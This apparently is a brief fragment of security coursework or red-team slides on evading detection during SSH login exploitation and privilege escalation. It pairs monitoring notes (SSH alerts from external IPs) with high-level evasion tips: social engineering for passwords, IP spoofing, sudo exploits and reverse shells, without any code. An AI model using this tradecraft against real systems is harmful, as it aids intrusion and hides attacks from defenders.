
Mitigating Detection

- Use social engineering tactics to get information about passwords for password guessing.

Stealth Exploitation of SHH login

Monitoring Overview

- SHH login alerts through port 22 from external ip
- **Threshold: 0**



Mitigating Detection

- ip address spoofing

Stealth Exploitation of gained privilege access

Monitoring Overview

- No Alerts triggered in as it is normal activity for user

Mitigating Detection

- Find other vulnerabilities to exploit for root access (use sudo exploits).
- Use reverse shell exploits

*The
End*